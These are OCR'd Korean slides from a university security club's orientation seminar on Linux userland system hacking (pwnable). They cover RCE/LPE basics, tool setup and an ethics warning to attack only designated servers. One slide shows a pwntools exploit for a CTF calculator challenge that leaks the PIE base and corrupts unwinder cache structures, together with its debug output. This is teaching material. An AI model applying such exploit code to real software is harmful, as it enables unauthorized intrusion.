2025.09.10

Orientation

가디언 시스템 보안 & 취약점 분석 세미나 1.1

임준서

What we learn

Introduction

I

시스템 해킹

Your computer is mine.

RCE & LPE

Remote Code Execution & Local Privilege Escalation

다른 컴퓨터의 제어권을 탈취

원격으로 Random 한 코드를 실행하자 & 권한을 (강제로) 승격받자

Pwnable[포너블] 이라고도 한다.

시스템 해킹

종류

User-land

Kernel

Other system (V8, windows, …)

시스템 해킹


세미나

세미나에서는

“Linux”의 “Userland”

시스템 해킹

Userland



Environment

Setup

II

GDB

Main debugger

프로그램을 디버깅 할 때 쓴다

근데 기능이 다소 아쉬움

1986년 초도 개발

Pwndbg

Main debugger

GDB + 확장기능


이름을 보면 알겠지만 보통 Pwnable 할 때 씀

다른 디버깅 툴도 있지만, 굳이?

https://github.com/pwndbg/pwndbg

Pwndbg

Main debugger



Gaurdian 2025

Pwndbg

Main debugger

```
git clone
https://github.com/pwndbg/pwndbg && \
    cd pwndbg && \
    ./setup.sh
```

https://github.com/pwndbg/pwndbg

IDA

Decompiler

Assembly → C

세미나에선 IDA 사용 예정

[아이다]

https://hex-rays.com/ida-free

Python - pwntools

Tool

Pwnable을 위한 패키지

페이로드 보낼 땐 거의 필수

pip install pwntools

https://github.com/Gallopsled/pwntools

Docker

Tool


서버와 동일한 환경 제공

Dockerfile을 통해 build, run

https://docs.docker.com/engine/install/debian/

Before we start

Tips



윤리의식

왜 가져야 하는가

지정된 서버 외에는 공격하지 마세요.

돈도 안 받고 그런 짓 하면 재능 아까워요

예전에는

어디 해킹해서 어디 입사하고 그런 게 통했음

요즘은 얄짤없음

즉시 등록 후 레드든 블루든 업계 못 들어오게 함.

인성 좋은 그저 그런 해커 〉〉〉〉〉 인정 더러운 천재 해커

Gaurdian 2025

삽질도 힘이다

열심히 디버깅 하기

왜 안될까?

GDB를 활용해서 확인하기

왜 서버에서 안 되지?

주로 lib 버전차이 + 정렬문제

풀이의 다양성


여러가지 시도하기

문제의 풀이는 여러가지

풀고 다른 풀이도 공부

GPT를 믿지 말 것

시스템 해킹 못 함



```python
# starting from <frame_hdr_cache_head>
frame_hdr_cache_header_offset_from_number = 0x555555573170 - 0x555555573060
number_offset = 0x1F060
header_link_target_offset = 0x1F180

p = connect()
gdb.attach(
    p,
    """b __cxa_throw
    b _Unwind_IteratePhdrCallback""",
)
p.sendline(b"+")
p.sendline(b"-")
p.sendline(b"1")
p.recvuntil(b"Num 2 : ")
PIE = int(p.recvuntil(b" + ", drop=True).decode(), 16) - 0x5B59
target += PIE
p.send(b"q")
p.recvuntil(b"Exiting calculator.")

# DWARF Start
payload = Payload(number_offset, 780)
payload.addsymbol("any_objects_registered", 0x1F328)
payload.addsymbol("frame_hdr_cache_head", 0x01F170)
payload.addsymbol("frame_hdr_cache_element", 0x01F180)
payload.addsymbol("seen_objects", 0x1F330)
payload.writefromsymbol("any_objects_registered", p64(1))
# pc range는 unwind-dw2-fde-dip.c의 line 235를 이용해서 작성
payload.writefromsymbol(
    "frame_hdr_cache_element", p64(0) + p64(0) + p64(0) + p64(-1, sign="signed")
)
payload.writefromsymbol("seen_objects", p64(1))

p.sendline(payload.generate())
p.interactive()
p.close()

# 0x20 pc_low
# 0x28 pc_high
# 0x30 load_base
# 0x38 p_eh_frame_hdr (pointer)
# 0x40 p_dynamic (pointer)
# 0x48 frame_hdr_cache_element (pointer)
```

```
/solution.py
[x] Starting local process './prob
[▮] Starting local process './prob
[+] pid 37659
[DEBUG] Wrote gdb script to '/tmp/
    b __cxa_throw
        b _Unwind_IteratePhdrCallb
[*] running in new terminal: ['/us
 '-x', '/tmp/pwnlib-gdbscript-773z
[DEBUG] Created script for new ter
    #!/home/zirajs/miniconda3/envs
    import os
    os.execve('/usr/bin/gdb', ['/u
, '-x', '/tmp/pwnlib-gdbscript-773
[DEBUG] Launching a new terminal:
[+] Waiting for debugger: Done
[DEBUG] Sent 0x2 bytes:
    b'+\n'
[DEBUG] Sent 0x2 bytes:
    b'-\n'
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x71 bytes:
    b'Simple C Calculator\n'
    b'Usage: [number] [operator] [number]\n'
    b'Operators: +  -  *  /\n'
    b"Enter 'q' as operator to quit.\n"
    b'\n'
    b'>> '
[DEBUG] Received 0x33 bytes:
    b'Num 1 : Num 2 : 55d0389beb59 + 1 = 55d0389beb5a\n'
    b'>> '
[DEBUG] Sent 0x1 bytes:
    b'q'
[DEBUG] Received 0x14 bytes:
    b'Exiting calculator.\n'
[DEBUG] Sent 0x30d bytes:
    00000000  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000130  00 00 00 00  00 00 00 00  ff ff ff ff  ff ff ff ff  |····|····|····|····|
    00000140  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    000002c0  00 00 00 00  00 00 00 00  01 00 00 00  00 00 00 00  |····|····|····|····|
    000002d0  01 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    000002e0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000300  00 00 00 00  00 00 00 00  00 00 00 00  0a           |····|····|····|·|
    0000030d
```

Gaurdian 2025

2025.09.10

Q&A

질문이 있다면 하십시오

임준서

2.5cm-2.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 2 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 3 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px

2.5cm-3.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

```
Git init
Git status
Git add text.txt
Git add .
Git commit
Ctrl+C
Git commit -m “genesis”
Git log
Git log --oneline
```

```
Git add .
Git reset .
Git commit -m “add README”
Git log --oneline -n 3
Git commit –a –m “hello”
```

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px